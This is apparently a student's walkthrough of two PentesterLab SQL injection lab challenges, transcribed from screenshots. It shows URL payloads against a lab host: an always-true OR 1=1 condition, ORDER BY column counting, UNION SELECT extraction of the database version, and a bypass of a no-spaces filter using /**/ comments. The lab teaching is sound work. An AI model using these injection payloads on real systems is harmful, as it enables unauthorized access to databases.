


CHALLENGE SQL INJECTION 1



Load URL `http://192.168.1.45/sqli/example1.php?name=root' OR 1=1;-- -`

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

PentesterLab.com Home

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013

Figure 1: To Find True Statement sql-injection



Load URL `http://192.168.1.45/sqli/example1.php?name=root' order by 10;-- -`

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

PentesterLab.com Home

© PentesterLab 2013

Figure 2: To Find column in database



`http://192.168.1.45/sqli/example1.php?name=root' order by 5;-- -`

☐ Enable Post data ☐ Enable Referrer

PentesterLab.com Home

id	name	age
2	root	30

© PentesterLab 2013

Figure 3: Finally find 5 columns in database

http://192.168.1.45/sqli/example1.php?name=root' union select 1,2,@@version,4,5;-- -

☐ Enable Post data ☐ Enable Referrer

PentesterLab.com Home

id	name	age
2	root	30
1	2	5.1.66-0+squeeze1

© PentesterLab 2013

Figure 4: Finally, I manage find the version use in web-server

CHALLENGE SQL INJECTION 2

Load URL Split URL Execute

http://192.168.1.45/sqli/example2.php?name=root' or 1=1;--

☐ Enable Post data ☐ Enable Referrer

PentesterLab.com Home

ERROR NO SPACE

Figure 5: I cannot use my normally true statement some error show

http://192.168.1.45/sqli/example2.php?name=root'/**/or/**/1=1/**/%23

☐ Enable Post data ☐ Enable Referrer

PentesterLab.com Home

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

Figure 6: After manipulate the request how to bypass error no space I used true sql statement like this
 '/**/or/**/1=1/**/%23 -> # convert to URLEncode

http://192.168.1.45/sqli/example2.php?name=root'/**/union/**/select/**/1,2,@@version,4,5%23

☐ Enable Post data ☐ Enable Referrer

PentesterLab.com

Home

id	name	age
2	root	30
1	2	5.1.66-0+squeeze1

Figure 7: Finally, I manage find the version use in web-server